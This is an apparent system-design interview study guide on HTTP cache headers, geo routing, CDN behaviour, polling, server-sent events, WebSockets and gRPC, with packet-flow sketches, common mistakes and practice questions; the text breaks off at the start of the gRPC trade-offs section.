Topic 7.4 — Cache Headers

1. Why Interviewers Ask This

Cache headers are the *contract you personally write* as a backend engineer — misusing them causes both outages (private data cached publicly) and waste (0% hit ratio). Interviewers quiz the directives because they're checkable knowledge with real consequences.

2. Core Concept

Cache-Control directives that matter: - **max-age=N** (freshness, seconds; browser+CDN), **s-maxage=N** (shared caches only — CDN gets a longer leash than browsers: the pro move). - **public** / **private** (CDN may store vs browser-only) / **no-store** (nowhere, ever) / **no-cache** (store but **revalidate every use** — misleading name, classic trap). - **stale-while-revalidate=N** (serve stale, refresh async), **stale-if-error=N** (serve stale on origin failure), **immutable** (skip revalidation even on reload). - Validators: **ETag** (+ **If-None-Match**) and **Last-Modified** (+ **If-Modified-Since**) → **304 Not Modified** saves bytes, not the round trip. - **Vary: <header>** — cache key extension; powerful and dangerous. - **Age** — how long the object sat in cache (your debugging friend).

3. Internal Working

Freshness algorithm every cache runs: **age < (s-maxage || max-age)** → fresh, serve. Expired → if SWR window: serve stale + async conditional GET; else block on revalidation: send **If-None-Match: <etag>** → origin replies **304** (headers only, cheap) or **200** (new body). **Vary: Accept-Encoding** splits keys per encoding (fine); **Vary: Cookie** splits per unique cookie string (catastrophic fragmentation ≈ no caching, or worse, session-keyed leaks if partially configured).

4. Packet Flow Explanation

```
GET /api/products (edge)
cached copy: Age: 45, Cache-Control: s-maxage=60, SWR=300, ETag:"v18"
t=45s  fresh -> serve (0 origin)
t=70s  stale but in SWR -> serve stale INSTANTLY + background:
      GET origin If-None-Match:"v18" -> 304 -> reset Age. user never waited.
t=400s past SWR -> blocking revalidate (first user pays origin RTT)
origin down at t=70..? -> stale-if-error=86400 keeps serving. availability!
```

5. ASCII Diagram

```
decision tree you should recite:
personal/secure?  -> Cache-Control: no-store (or private if browser ok)
hashed static?    -> public, max-age=31536000, immutable
HTML shell?       -> public, max-age=0/60, s-maxage=300, SWR, tag-purged
API list/detail?  -> private or s-maxage=30-300 + SWR + ETag
always: ETag for revalidation; s-maxage to give CDN != browser TTLs
no-cache = "revalidate always", NOT "don't cache" <- interview trap
```

6. Real Production Example

The recurring industry incident: an API returns **Set-Cookie** and **public, s-maxage** → CDN caches one user's session/page for everyone (real incidents at major sites; CDNs now refuse to cache responses bearing Set-Cookie by default — know that default). Opposite failure: **Vary: Cookie** on a marketing site silently reduced hit ratio to ~0 for years — pure money burned.

7. Advantages

Headers give you *declarative*, per-resource control honored by browsers, CDNs, and proxies uniformly — one contract, three cache tiers. SWR/SIE convert caching into an availability mechanism.

8. Trade-offs

- The vocabulary is subtle (**no-cache** vs **no-store**; **max-age** vs **s-maxage**) and mistakes fail silently (over-caching = correctness bug; under-caching = perf/cost bug).

- ETag pitfalls: default file-based ETags differ per server instance (inode-based) → fleet behind LB never 304s (Nginx/Apache config detail that wins points).

9. Common Mistakes

- `no-cache` used intending “never store” (that’s `no-store`).
- Missing `private` on authenticated responses; `Set-Cookie` on cacheable ones.
- Same TTL for browser and CDN (can’t purge browsers! browser TTL should be $\leq$ CDN’s).
- `Vary: User-Agent` (thousands of variants) or `Vary: Cookie`; strong ETags from per-server state.

10. Performance Impact

`304` responses: ~200–500 bytes vs full body — but still cost the RTT; that’s why `immutable` (skip revalidation entirely) exists for hashed assets. SWR turns p99 revalidation stalls into background work. `stale-if-error` = free availability nine(s) for read-heavy content.

11. Common Interview Questions

1. `no-cache` vs `no-store` vs `private` vs `must-revalidate` — precise semantics.
2. Design headers for: hashed JS, HTML page, personalized API, public API. (The decision tree above.)
3. How does conditional revalidation work end-to-end (ETag/304)?

12. Follow-up Questions

- “Why s-maxage at all?” → CDN is purgeable/controllable, browsers aren’t → give CDN long, browser short.
- “Strong vs weak ETags?” → byte-identical vs semantically-equivalent; weak (`W/"..."`) can’t be used for ranges; generate from content hash, not inode.
- “What does `must-revalidate` add?” → forbids serving stale beyond expiry even on origin errors (strict correctness content: finance/legal).

13. Debugging Scenarios

- Hit ratio ~0: check `Vary` explosion, `Set-Cookie` on responses, `Authorization` header presence (caches won’t store unless `public` explicitly), per-server ETags breaking 304 chains, query-string cache-key config.
- Users see stale after fix deployed: `Age` header shows CDN copy age; if Age small but content old → browser cache → your browser TTL was too long; ship versioned URL.

14. Best Practices

- Set Cache-Control on every response deliberately (framework defaults are accidents waiting).
- Split TTLs: browser short (`max-age=60`) / CDN long (`s-maxage=3600`) + tag purge + SWR + stale-if-error.
- Content-hash ETags; audit hit ratio per route as a recurring perf review.

15. Practice Questions

- Write exact Cache-Control for: (a) `/static/app.9f3c.js`, (b) `/`, (c) `/api/me`, (d) `/api/products?page=2`. Then say which are purgeable, which need versioning, and each one's staleness window.
- Your `/api/config` should be cached 5 min at CDN, never stale in browsers beyond 30s, survive origin outages for 1h. Write the header. (`public, max-age=30, s-maxage=300, stale-if-error=3600` + ETag.)

Topic 7.5 — Geo Routing

1. Why Interviewers Ask This

"How does a user in São Paulo hit the São Paulo PoP?" merges DNS (5.5), BGP/anycast, and product concerns (geo-blocking, data residency) — a synthesis question testing breadth.

2. Core Concept

Three layers of "geo" in production: 1. **Proximity routing** (performance): DNS-based geo/latency steering and/or anycast BGP — get the user to the nearest healthy PoP (mechanics in Module 5.5). 2. **Policy geo-routing** (product/legal): geo-blocking (licensing), data residency (EU data stays in EU), regional experiences — decided at edge by IP-geolocation databases. 3. **Origin-side geo** (architecture): multi-region origins; edge routes each user's *misses/writes* to the right home region (nearest, or their data's residency region).

3. Internal Working

- IP geolocation: commercial DBs (MaxMind et al.) mapping prefixes → country/city, ~99% country accuracy, much less at city level; edge annotates requests (`CF-IPCountry`) so backends never guess.
- Failure modes to name: VPNs/proxies, mobile CGNAT egress far from user, corporate egress in another country, IPv6 tunnel brokers — geo is *probabilistic*; legal-grade decisions need more than IP.
- Residency routing: user → nearest edge (always fine), but data operations pinned to home region: edge reads JWT claim/cookie/user-shard map → proxies to the correct regional origin over backbone.

4. Packet Flow Explanation

```
German user, EU-residency app, nearest edge = Frankfurt:
1. anycast -> FRA PoP (5ms)
2. edge worker: JWT says user.home=eu-central; static from FRA cache
3. API miss/write -> backbone -> eu-central origin only.
US user on vacation in Berlin:
1. same FRA edge (proximity is universal)
2. JWT home=us-east -> API proxied FRA->us-east over backbone
   (faster than user->us-east over public internet: warm conns, better path)
Geo-block case: CF-IPCountry=CU + policy -> edge returns 451 immediately;
origin never touched.
```

5. ASCII Diagram

```
proximity (perf):      user -> nearest PoP          (anycast/geo-DNS)
policy (legal):        edge checks IP-country -> allow/deny/variant
residency (data):      edge -> user's HOME region origin (claim/shard map)
three different "geo"s; conflating them = design smell.
accuracy: country ~99%, city ~55-80%, VPN/CGNAT = lies -> never use IP
geo for auth/security decisions alone.
```

6. Real Production Example

- Netflix licensing enforcement: IP-geo at edge + VPN-detection lists (an arms race worth mentioning).
- GDPR-era architectures: EU user shards pinned to EU regions with edge-routing by user-home claims.
- Game/launch traffic: geofenced staged rollouts by country at edge config.

7. Advantages

Edge geo decisions are fast (no origin hop for blocks), consistent (one enforcement point), and let a global anycast frontend coexist with regional/sovereign backends.

8. Trade-offs

- IP-geo is fuzzy → false blocks (VPN'd legitimate users, mislocated prefixes) = support burden; compliance regimes may require stronger residency proofs than IP.
- Cross-region proxying for travelers adds latency (correct trade for residency).
- Cache fragmentation if content varies by country (**Vary** -like key splits per geo — deliberate but costly).

9. Common Mistakes

- Using IP-geo for *authentication* decisions ("login from new country = block") without treating it as a weak signal.
- Routing users to region by *request origin* instead of *data home* → user's data "moves" when they travel (split-brain writes across regions!).
- Forgetting the CDN gives you the country header for free — teams re-deriving geo per service.

10. Performance Impact

Proximity: ~50–200ms for far users. Backbone proxying for travelers: typically ~20–40% vs public-internet direct (warm conns + private path) — i.e., residency routing costs less than intuition says. Geo-blocking at edge: zero origin cost for denied traffic (also DDoS-relevant).

11. Common Interview Questions

1. Design a global app with EU data residency — where does each request type get routed?
2. How accurate is IP geolocation and what breaks it?
3. Anycast vs GeoDNS for proximity — trade-offs (re-use Module 5.5 comparison).

12. Follow-up Questions

- “User travels from EU to US — what happens to their session/writes?” → still homed to EU region (claim-based routing); latency increases; discuss read-replica options.
- “How do you geo-block robustly against VPNs?” → you can’t fully; layered signals (IP lists, latency sanity checks, payment country) — say it’s an arms race, quantify business risk tolerance.

13. Debugging Scenarios

- Brazilian users intermittently routed to US PoP → their ISP’s peering/anycast path or geo-DNS resolver mislocation; verify with per-PoP header (**CF-Ray** suffix = PoP code) sampling by ASN.
- False geo-blocks after an IP-DB update → prefix reassignment lag; hold rollback lists, appeal path in product.

14. Best Practices

- Proximity by anycast/latency-DNS; policy at edge with the CDN’s country header; residency by *user-home claim*, never by request-source geo.
- Log PoP + country + origin-region per request for routing forensics; monitor per-country latency as SLO slices.

15. Practice Questions

1. Sketch request routing for a bank with: global static assets, EU+US customer shards, “EU data never leaves EU,” and travelers. Cover reads, writes, cache keys, and the traveler’s latency story.
 2. Your geo-blocked country’s traffic dropped only 70% after enabling edge blocking. Enumerate the leak paths. (VPN/proxies, mislocated prefixes, cached content already in-country ISP caches, direct-to-origin bypass — is origin locked to CDN?)
-

MODULE 7 — One-Page Cheat Sheet

ARCHITECTURE	user->edge PoP(hit ~10-30ms) ->shield ->origin(miss) consistent-hash cache nodes in PoP; request COALESCING; serve-stale = availability; dynamic traffic still wins (edge TLS + warm backbone + h3) ; lock origin to CDN only
EDGE COMPUTE	isolates ~0ms cold start; verify tokens/route/compose at edge; state: global-eventual KV vs single-home strong; staged rollouts (global blast radius!)
INVALIDATION	1) versioned URLs + immutable (static: never purge) 2) TTL + stale-while-revalidate (smooth) 3) surrogate-key/tag purge (~seconds global, SOFT purge) TTL backstop always; browsers are UNPURGEABLE -> short browser TTL / versioned URLs
HEADERS	no-store(never) vs no-cache(store, revalidate ALWAYS) max-age(browser) vs s-maxage(CDN) – split them! private public immutable SWR stale-if-error ETag->304; content-hash not inode; Vary: minimal (Vary: Cookie = death) ; Set-Cookie blocks caching
GEO	proximity(anycast/geo-DNS) != policy(IP-geo, fuzzy) != residency(user-home claim routing). country ~99%, city poor, VPN lies. edge country header for free.
NUMBERS	hit TTFB 10-30ms origin offload 90-99% purge ~150ms-s browser cache: infinite for immutable, else your max-age

MODULE 7 — Top Interview Questions

1. Full request walk through a CDN: hit, miss, shield, coalescing, headers consulted at each step.
2. Design news-site caching: full-HTML cache, corrections <10s (tag purge + SWR + soft purge).
3. The complete Cache-Control decision tree for four content classes.
4. Why does a CDN accelerate uncacheable APIs?
5. How do you handle a bad asset shipped with `immutable, max-age=1yr` ?
6. Thundering herd at TTL expiry / after purge — three defenses (coalescing, SWR, soft purge/jittered TTLs).
7. EU data residency with a global CDN — route reads/writes correctly.
8. `no-cache` vs `no-store` ; `max-age` vs `s-maxage` — with a production consequence for each confusion.

MODULE 7 — Common Mistakes

- Caching personalized responses (missing private/no-store; Set-Cookie).
- `Vary: Cookie / User-Agent` ; per-server ETags; query-string versioning.
- Purge-based consistency without TTL backstop; hard-purging hot keys.
- Believing you can purge browser caches.
- Leaving origin reachable directly (WAF/CDN bypass).
- One “geo” concept for what is really three (proximity/policy/residency).

MODULE 7 — Mock Interview (12 min)

Q1. “Black Friday: your product API origin died at 09:59; sale starts 10:00. CDN is in front. What do users see, and what should you have configured?” *Strong answer:* with `s-maxage + stale-if-error` + `serve-stale`: browsing keeps working from cache (prices possibly stale — business call), writes/checkout fail → queue/degrade gracefully; coalescing prevents miss-storms; static fallback page for true misses; postmortem items: SWR, SIE, origin autoscaling, load-shed order.

Q2. “Hit ratio is 38% on a site that’s 95% anonymous traffic. Find the money.” *Strong answer:* audit: `Vary` headers (Cookie?), Set-Cookie on HTML (analytics middleware!), cache-key includes marketing query params (`utm_*` — normalize them), TTLs too short, ETag mismatch across fleet blocking 304s, authenticated-path over-broad `private`. Expect 85–95% after fixes; quantify origin cost savings.

Q3. “Editor says a retracted article is still visible ‘for some people’ an hour after purge.” *Strong answer:* systematic: `Age / X-Cache` from multiple PoPs (one PoP missed purge → re-purge), response actually tagged? second cache layer (shield, service worker, browser — browser can’t be purged; was HTML TTL long?), corporate/ISP proxy; produce the layer-by-layer checklist and the config fix (short HTML browser TTL) so it can’t recur.

MODULE 8 — WebSockets, SSE, Polling, gRPC & HTTP Streaming

“How would you push updates to clients?” appears in chat-app, dashboard, notification, and collaborative-editor designs. The expected answer is a decision matrix across polling/SSE/WebSockets/gRPC — plus the ops reality of a million open connections.

Topic 8.1 — Short Polling

1. Why Interviewers Ask This

It's the baseline every alternative is measured against. Interviewers often *start* here (“simplest thing?”) and grade how precisely you cost it.

2. Core Concept

Client asks “anything new?” on a fixed interval (e.g., every 5s). Server answers immediately — usually “no.” Latency = up to one interval; cost = QPS × clients regardless of activity.

3. Internal Working

Each poll is a full HTTP request: over keep-alive connections the TCP/TLS cost amortizes, but you still pay headers (mitigated by h2/HPACK), auth verification, routing, handler execution, and a DB/queue check per poll per client. Stateless — any backend can answer; this operational simplicity is its entire value proposition.

4. Packet Flow Explanation

```
every 5s: GET /messages?since=cursor_182
        -> LB -> any backend -> check store -> 200 [] (empty, ~200B)
message actually arrives 2.4s after a poll => user sees it up to 5s late
scale math: 1M clients / 5s = 200,000 QPS of mostly-empty responses
```

5. ASCII Diagram

```
client: |--poll--|...5s...|--poll--|...5s...|--poll--|
server:   "no"           "no"           "yes: 1 msg"
event  -----^ (waits 4.9s to be seen)
latency: U(0, interval)  cost: clients/interval QPS, always-on
```

6. Real Production Example

Still correct for: slow-changing dashboards (poll 30–60s), mobile background sync (OS batches radio wakeups), cron-like status checks, third-party APIs offering nothing better. Many “real-time” admin panels are 10s short-polls and nobody notices.

7. Advantages

Trivially stateless/cacheable/load-balanced; works through every proxy/firewall ever made; failure recovery = the next poll (self-healing); backpressure-free.

8. Trade-offs

Latency floor = interval/2 average; wasted work scales with users not activity; battery/radio cost on mobile; thundering-herd if intervals synchronize (jitter!).

9. Common Mistakes

Dismissing it reflexively ("polling is bad") — interviewers respect cost-based reasoning; polling with no jitter (synchronized stampedes); not using conditional requests (ETag/If-None-Match → 304s make empty polls nearly free).

10. Performance Impact

Cost model to recite: $\text{QPS} = N/\text{interval}$; $\text{bytes} \approx \text{QPS} \times (\text{headers} + \text{empty body})$; with ETag/304 + h2 an empty poll can be <100 bytes and ~0 backend work if the check is a cache hit. Latency: avg interval/2, worst interval.

11. Common Interview Questions

1. When is short polling the *right* answer?
2. Cost 1M clients polling every 5s.
3. How do you cheapen empty polls? (304s, cursors, edge-cached "latest version" checks.)

12. Follow-up Questions

"How do you prevent synchronized polling?" → jitter $\pm 20\%$, per-client offsets. "Poll frequency vs freshness SLO?" → interval $\approx$ freshness budget; below ~2s intervals, switch technology.

13. Debugging Scenarios

Traffic sawtooth every N sec → synchronized clients (deploys reset timers!); DB load scales with logins not messages → polls hitting the primary; add cache/materialized cursor.

14. Best Practices

Jitter always; ETag/cursor-based cheap checks; adaptive intervals (back off when idle); treat >0.5 Hz polling as a smell to upgrade to SSE/WS.

15. Practice Questions

1. Dashboard freshness SLO 30s, 50k viewers: design the poll (interval 20s+jitter, 304-friendly endpoint, edge cache 15s → origin ~sub-100 QPS).
2. Why might 1s short polling beat WebSockets for a 99.9%-idle IoT fleet behind hostile NATs? (No conn state to keep alive; NAT timeouts irrelevant; radio batching.)

Topic 8.2 — Long Polling

1. Why Interviewers Ask This

The historical bridge to real-time (Comet-era) and still the fallback under WebSocket-hostile networks. Tests understanding of held connections and their infrastructure costs.

2. Core Concept

Client sends a request; server **holds it open** (25–60s) until data exists or timeout, then responds; client immediately re-requests. Latency $\approx$ instant (data pushed on the held request); idle cost = held connections instead of QPS.

3. Internal Working

Server-side: the handler parks (async/event-loop — thread-per-request stacks die here: 100k held requests = 100k threads unless async) subscribed to a pub/sub topic; on event $\rightarrow$ respond $\rightarrow$ client loops. Every intermediary's timeout must exceed the hold time (LB idle, proxy read, gateway) — the #1 deployment failure. Missed-event race: events arriving *between* polls must be covered by a cursor/sequence in the next request.

4. Packet Flow Explanation

```
GET /events?cursor=182 -----> server parks request (subscribes)
...silence 0-30s (heartbeat/timeout at 30s -> 204 -> re-poll)...
event #183 published -> server responds 200 [183] immediately
client processes, loops: GET /events?cursor=183 (gap-free via cursor)
p50 event latency ~ one-way network time; cost: 1 held conn/client
```

5. ASCII Diagram

```
client: |--req-----held(28s)-----200[data]|--req---held...
server:      (parked, subscribed) ^event fires
vs short poll: latency ~0, empty responses ~0
vs websocket: still request/response; new request per message batch;
               full HTTP semantics preserved (auth per request!)
```

6. Real Production Example

Basis of the Comet era (Gmail chat), Facebook chat pre-WS, and still today: Kafka consumer `poll(timeout)` semantics, AWS SQS long polling (`WaitTimeSeconds=20` — cuts empty-receive billing), Consul/etcd blocking queries for config watches. Long polling never died; it moved to infrastructure APIs.

7. Advantages

Near-real-time latency with plain HTTP (every proxy/firewall/LB/auth middleware just works); per-request auth/routing (no long-lived session semantics); graceful under horizontal scale (each poll can land anywhere if the pub/sub layer is shared).

8. Trade-offs

Held-connection capacity planning (fd, memory per parked request); timeout choreography across every hop; message batching awkward (respond per event or micro-batch?); reconnect gap races require cursors; $\sim 2\times$ message overhead vs WS for chatty streams.

9. Common Mistakes

Hold time > some intermediary's idle timeout (random 504s/resets); thread-per-request servers (thread starvation at trivial user counts); no cursor → events lost in the re-poll gap; treating it as obsolete (SQS!).

10. Performance Impact

Event latency $\approx$ network one-way (vs interval/2); server cost shifts from CPU (poll QPS) to memory/fds (parked conns $\sim$ 10KB each async). 100k idle clients: short-poll@5s = 20k QPS vs long-poll = 100k parked conns + $\sim$ 3.3k re-poll QPS — know how to compare these regimes.

11. Common Interview Questions

1. Short vs long polling — cost regimes.
2. What breaks long polling in real deployments? (Timeout chain.)
3. How do you guarantee no missed events across re-polls? (Cursors/seq numbers, server buffers.)

12. Follow-up Questions

“Why does SQS long polling save money?” → fewer empty receives (billed per request). “How does the server scale parked requests?” → async I/O, pub/sub fan-out, connection-count-based autoscaling (not CPU!).

13. Debugging Scenarios

Clients report events in bursts of 30s → responses only flushing at timeout (missing event → response wiring or response buffering at a proxy — disable proxy buffering!); 502 storms at exactly 60s → ALB idle timeout < hold time.

14. Best Practices

Hold $\approx$ 20–30s (safely under common 60s timeouts) + heartbeat/204; cursors mandatory; async runtime; jittered immediate re-poll; disable response buffering on the path.

15. Practice Questions

1. Design long polling for 500k mobile clients: hold time vs mobile NAT timeouts ($\sim$ 30s UDP but TCP NAT $\sim$ 15min — hold 25s is fine), fleet sizing by fd/memory, cursor recovery, and the LB timeout config.
2. SQS charges per request. Compute monthly cost delta: 100 queues polled by 50 consumers, short poll 1s vs long poll 20s at $\sim$ 1 msg/min/queue.

Topic 8.3 — SSE (Server-Sent Events)

1. Why Interviewers Ask This

SSE is the deliberately-underrated option interviewers use to test breadth: one-directional push with plain HTTP — and since ChatGPT, *the* streaming mechanism everyone has seen (token streaming is SSE-style).

2. Core Concept

One long-lived HTTP response (`Content-Type: text/event-stream`) that the server writes forever: `data:` lines separated by blank lines; optional `id:` (enables resume via `Last-Event-ID` header) and

event: types. Browser-native **EventSource** API with **built-in auto-reconnect + resume**. Server → client only; client → server goes over normal separate requests.

3. Internal Working

It's just a never-ending chunked/streamed HTTP response — which is why it traverses proxies (with buffering off) and works over h2/h3 (each SSE stream = one h2 stream — the 6-connection h1 limit vanishes under h2; know this evolution). Reconnect: browser re-GETs with **Last-Event-ID: 47** → server replays from its per-topic ring buffer → gap-free delivery cheaply. Text-only, UTF-8 (binary needs base64 or use WS).

4. Packet Flow Explanation

```
GET /stream Accept:text/event-stream
<- 200, Content-Type: text/event-stream (response never completes)
<- data:{"price":101.2}\n\n ... <- id:48\ndata:{...}\n\n
[network blip] EventSource auto-reconnects:
GET /stream Last-Event-ID:48 -> server replays 49..now, resumes live
heartbeat comment ":ka\n\n" every 15-30s keeps proxies/NAT from
declaring the response dead.
```

5. ASCII Diagram

```
client --GET--> [proxy: buffering OFF] --> server
<===== one endless response =====
data: ... data: ... :heartbeat data: ...
direction: server->client ONLY (client speaks via normal POSTs)
free gifts: auto-reconnect, Last-Event-ID resume, HTTP auth/infra reuse
```

6. Real Production Example

LLM token streaming (OpenAI/Anthropic APIs stream completions as SSE), live scores/tickers, CI log streaming, feature-flag/config push (many vendors), notification feeds. Twitter's early streaming APIs; GraphQL subscriptions over SSE gaining ground precisely for infra simplicity.

7. Advantages

Plain HTTP: auth, LBs, CDNs (some can even fan out SSE at edge), h2 multiplexing, no protocol upgrade dance; built-in reconnect+resume (WS gives you neither!); simplest server code of all push options.

8. Trade-offs

One-way only; text-only; requires buffering disabled on every hop + heartbeats; h1 legacy limit (6 conns/host) if h2 unavailable; no built-in backpressure signal from client (slow client → TCP backpressure → server must drop/close).

9. Common Mistakes

Choosing WS “for real-time” when data flow is one-directional (dashboards, feeds, notifications — SSE is operationally cheaper: the mistake interviewers *want* you to call out); forgetting proxy buffering (**X-Accel-Buffering: no** / **proxy_buffering off**) — symptoms: events arrive in giant delayed clumps; no heartbeat → 60s idle kills.

10. Performance Impact

Per-message overhead $\approx$ bytes + `data:` framing (no per-message HTTP cost); connection cost $\approx$ WS (~one socket + ~10KB); resume avoids re-fetch storms after blips. Latency = one-way network (same as WS for server $\rightarrow$ client).

11. Common Interview Questions

1. SSE vs WebSockets — when is SSE strictly better?
2. How does reconnection/resume work?
3. How does SSE behave over h1 vs h2?

12. Follow-up Questions

“How do you scale SSE fan-out to 1M clients?” $\rightarrow$ same as WS: pub/sub backbone (Redis/Kafka) $\rightarrow$ edge fan-out tier holding sockets; per-topic ring buffers for resume. “Client $\rightarrow$ server channel?” $\rightarrow$ ordinary POSTs — and that’s fine (chat apps have asymmetric volume: read $\gg$ write).

13. Debugging Scenarios

Events arrive batched every ~4KB $\rightarrow$ proxy/gzip buffering (disable compression or flush-per-event); connections die at 60s idle $\rightarrow$ missing heartbeat vs proxy read timeout; works locally, dead behind corporate proxy $\rightarrow$ ancient proxy buffering entire response: provide long-poll fallback.

14. Best Practices

Heartbeat 15–30s; `id:` on every event + replay buffer (size = max tolerated disconnect $\times$ event rate); disable buffering/compression on the route; cap per-connection queue and drop-slowest policy; h2 for browsers.

15. Practice Questions

1. Design live-order-status streaming for a food-delivery app (mobile+web). Why SSE over WS here? (One-way status flow; POSTs for actions; reconnect/resume free; CDN-friendly.)
2. Your SSE stream must survive LB failovers with zero missed events. Design the id/replay contract and size the buffer for a 5-min outage at 10 events/s.

Topic 8.4 — WebSockets

1. Why Interviewers Ask This

The default “real-time” answer — so interviewers drill the parts people skip: the upgrade handshake, proxy traversal, keep-alive/backpressure, and the *stateful-fleet* operational burden (draining, reconnect storms).

2. Core Concept

A single TCP connection upgraded from HTTP into a **full-duplex, message-framed, persistent** channel (RFC 6455). Either side sends anytime. Binary+text frames. No request/response semantics, no auto-reconnect, no resume — *you* build the protocol on top (this sentence wins interviews).

3. Internal Working

- Handshake: `GET` + `Upgrade: websocket` + `Sec-WebSocket-Key` → `101 Switching Protocols` + hashed key echo (proves a WS-aware server, prevents cache/proxy confusion). After 101, HTTP is *gone* — raw WS frames on the socket.
- Frames: FIN/opcode (text/binary/ping/pong/close), length, client → server frames masked (XOR — defeats broken transparent-proxy cache poisoning; a classic “why masking?” follow-up).
- h2/h3: RFC 8441 tunnels WS over an h2 stream (`:protocol=websocket` extended CONNECT); support is uneven — most real deployments are still WS-over-h1.1 per connection.
- Ping/pong frames = protocol-level keep-alive + liveness (use them; TCP KA is invisible to L7).

4. Packet Flow Explanation

```
GET /chat HTTP/1.1
Upgrade: websocket | Connection: Upgrade | Sec-WebSocket-Key: q4x...
<- HTTP/1.1 101 Switching Protocols | Sec-WebSocket-Accept: hash
[socket is now WS]
c->s frame: {type:"msg", room:7, text:"hi"} (masked)
s->c frame: {type:"msg", from:"bob", ...} (any time - full duplex)
every 30s: ping -> pong (dead-peer detection + NAT/proxy freshness)
close: close frame code 1000 (or 1001 going-away on deploys) -> TCP FIN
```

5. ASCII Diagram

```
HTTP hop-by-hop world:      WS world (after 101):
[client]->[LB]->[proxy]->[srv]  [client]<====duplex frames====>[srv]
each hop must FORWARD the upgrade  every hop must now be a dumb pipe
(ALB: yes; nginx: explicit          with LONG idle timeouts
 Upgrade/Connection headers)
state: connection lives on ONE server -> sticky by nature ->
draining, reconnect storms, presence state = your problems now
```

6. Real Production Example

Slack/Discord (chat+presence: Discord runs millions of WS on Elixir/Erlang gateways), Figma (collaborative editing, binary frames + CRDT/OT ops), trading UIs, multiplayer lobbies, Kubernetes `kubectrl exec` (WS tunnels), GraphQL subscriptions. Discord's gateway design (identify → resume tokens → jittered reconnect) is the public case study worth citing.

7. Advantages

Lowest latency both directions; binary framing; one connection for unlimited logical channels (multiplex in your protocol); ideal for high-frequency bidirectional state (cursors, gameplay, collaborative editing).

8. Trade-offs

You own: reconnect w/ backoff+jitter, resume/sync-on-reconnect, heartbeats, auth-refresh mid-connection (token expires — then what? — great follow-up), multiplexing, backpressure (`bufferedAmount` /drop policies). Fleet is stateful: draining deploys, connection-count autoscaling, reconnect storms after LB/network blips. Some proxies still break WS → need SSE/long-poll fallback (socket.io's entire reason).

9. Common Mistakes

No jittered backoff → your own clients DDoS you after every blip (the classic reconnect storm); no server → client heartbeat → half-open zombie sockets pile up (NAT died silently — Module 2.9); unbounded

per-connection send queues → OOM from slow clients (drop or disconnect the slow — never buffer infinitely); auth only at handshake with no re-auth story.

10. Performance Impact

Per-conn memory: ~tens of KB (kernel buffers + app state) → 1M conns ≈ tens of GB fleet-wide (fine, but *planned*); frames ~2–14B overhead vs ~100s of B for HTTP requests → 10–100× cheaper per message for chatty flows; deploys: draining 1M conns with jittered **1001 going-away** over minutes vs instant kill = reconnect-storm math interviewers love.

11. Common Interview Questions

1. Walk the upgrade handshake; why 101, why the key hash, why masking?
2. Design chat for 10M concurrent: gateway tier (WS) + pub/sub backbone + presence + resume protocol.
3. What do you re-implement on top of WS that HTTP gave free? (Auth-per-request, routing, caching, reconnect, request-IDs/correlation.)

12. Follow-up Questions

“How do WS servers deploy without dropping the world?” → connection draining: stop accepting, send going-away with jitter, let clients reconnect to new fleet over N minutes. “How does the LB handle WS?” → it’s just a long-lived conn (L4 easy; L7 must support upgrade + long idle timeouts); balancing is per-connection → watch skew. “Backpressure?” → monitor socket send queue; policy per stream type: drop-oldest (telemetry) vs disconnect (state sync must not silently gap).

13. Debugging Scenarios

Connections die at exactly 60s idle → some hop’s idle timeout vs missing ping interval; upgrade fails through one proxy (400/502 on handshake) → **Upgrade / Connection** headers not forwarded; slow ramp of memory on gateways → zombie conns (no heartbeat) or unbounded queues — inspect per-conn buffered bytes.

14. Best Practices

Heartbeat both directions (~30s) < min idle timeout on path; resume protocol with session tokens + server-side event buffer; jittered exponential reconnect with server-controlled backoff hints; per-conn send-queue caps with explicit drop policy; fallback transport; connection-count (not CPU) autoscaling signals; drain playbooks.

15. Practice Questions

1. Size a WS gateway fleet for 5M conns, 2 msg/s avg, 8KB/conn state: memory, fd limits, per-box conn cap (~100–200k realistic), and the reconnect-storm plan when a box dies (5M/50 boxes = 100k clients reconnecting — jitter over how long?).
2. Design mid-session re-auth: JWT expires hourly on a 6-hour WS session. (In-band auth frame with refreshed token; server tracks expiry per conn; grace + close 4401 on failure.)

Topic 8.5 — gRPC

1. Why Interviewers Ask This

The dominant internal-RPC choice (Google-origin, CNCF standard). Interviews probe: what it actually is on the wire (h2 mapping), the four streaming modes, deadline/cancellation semantics, and the LB problem (Module 6 crossover).

2. Core Concept

gRPC = **Protobuf-defined contracts** (codegen for clients/servers in every language) carried as **HTTP/2 streams**: one RPC = one h2 stream; binary protobuf payloads; trailers carry status. Four shapes: unary, server-streaming, client-streaming, bidirectional streaming. First-class: deadlines (propagated!), cancellation, metadata, interceptors.

3. Internal Working

Wire mapping (know this cold): request = **HEADERS** (`:path=/pkg.Service/Method` , `content-type: application/grpc` , `grpc-timeout`) + **DATA** frames (5-byte prefix: compressed-flag + length, then protobuf) + half-close; response = **HEADERS** + **DATA** + **trailers** (`grpc-status` , `grpc-message`) — trailers are why plain browsers can't speak native gRPC (fetch API can't read trailers) → **gRPC-Web** (proxy translates) or **Connect/JSON transcoding**. **Deadline propagation**: client sets 500ms → every downstream hop receives remaining budget and aborts work when exceeded — the single best microservice-latency hygiene mechanism; cancellation cascades via **RST_STREAM**.

4. Packet Flow Explanation

```
one TCP+TLS conn (h2), three concurrent RPCs = streams 1,3,5:
s1: HEADERS(/users.Users/Get, grpc-timeout:400m) DATA(proto) END_STREAM
s3: HEADERS(/feed.Feed/Stream) ... server DATA DATA DATA (server-streaming)
s5: bidi chat: both sides interleave DATA frames independently
s1 response: HEADERS(200) DATA(proto) TRAILERS(grpc-status:0)
deadline exceeded at any hop -> RST_STREAM + grpc-status:4 upstream,
work stops downstream. PING frames keep the conn validated (keepalive).
```

5. ASCII Diagram

```
.proto contract -> codegen -> [client stub]      [server impl]
                               |                  |
                               h2 stream(s) over ONE warm conn
unary: req->resp | server-stream: req->resp* | client-stream: req*->resp
bidi: req* <-> resp* (independent)
status in TRAILERS -> browser needs gRPC-Web proxy
LB TRAP: 1 conn = 1 backend at L4 -> use L7/mesh/client-side LB
        + MAX_CONNECTION_AGE to rebalance
```

6. Real Production Example

Google internal (Stubby → gRPC), Netflix, Uber, Square, Dropbox for service-to-service; Kubernetes (etcd, CRI, CSI are gRPC); Envoy's xDS config protocol = gRPC streaming. Uber and Spotify publicly documented REST → gRPC migrations citing type-safety + p99 wins.

7. Advantages

~5–10× smaller payloads + faster serialization than JSON; contracts with codegen kill a whole bug class (and enable safe evolution via field numbers); streaming built-in; deadlines/cancellation as first-class citizens; interceptors standardize auth/retries/telemetry; one warm h2 conn (no per-request handshakes).

8. Trade-offs

